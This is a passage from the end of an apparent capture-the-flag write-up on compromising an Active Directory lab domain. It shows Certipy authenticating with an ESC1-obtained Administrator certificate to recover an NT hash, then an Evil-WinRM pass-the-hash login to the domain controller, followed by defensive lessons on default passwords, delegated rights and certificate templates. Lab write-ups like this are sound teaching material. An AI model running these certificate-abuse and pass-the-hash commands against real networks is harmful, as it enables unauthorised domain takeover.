
Certipy requesting a certificate as Administrator via ESC1
The certificate is issued and saved as administrator.pfx. We authenticate with it to recover the NT hash.
certipy-ad auth -pfx 'administrator.pfx' -dc-ip '10.1.92.228'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@WELCOME.local'
[*]     SAN URL SID: 'S-1-5-21-141921413-1529318470-1830575104-500'
[*] Using principal: 'administrator@welcome.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@welcome.local': aad3b435b51404eeaad3b435b51404ee:0cf1b799460a39c852068b7c0574677a

Certipy PKINIT authentication: TGT and NT hash recovered for Administrator
Certipy gets that hash by requesting a Kerberos ticket to itself and reading the credential blob out of the ticket’s PAC. We have 0cf1b799460a39c852068b7c0574677a.
Shell as Administrator (root.txt)
We connect with Evil-WinRM using the hash. NTLM authenticates with the hash itself, so there is nothing left to crack.
evil-winrm -i '10.1.92.228' -u 'Administrator' -H '0cf1b799460a39c852068b7c0574677a'

Evil-WinRM session as Administrator on DC01
We grab root.txt from the Administrator’s desktop and the domain is fully compromised.

root.txt listed on the Administrator desktop
Final Thoughts
The dead end was the useful part of this one. I burned a Targeted Kerberoast on i.park and got a hash rockyou.txt could not touch, then realised the same edge that let me set the SPN also let me reset the password outright. Reading the edge properly first would have saved the step.
An HR share on the domain controller handed onboarding documents to a low-privilege user, and the default password documented inside one of them is what made the spray work. A documented default password needs a forced change at first logon. GenericAll and ForceChangePassword were delegated permissions nobody revisited, and object-level rights like these need auditing on a schedule rather than at build time. A template with Enrollee Supplies Subject enabled turns one account’s enrollment rights into a certificate for any account in the domain.
— 0xB1rd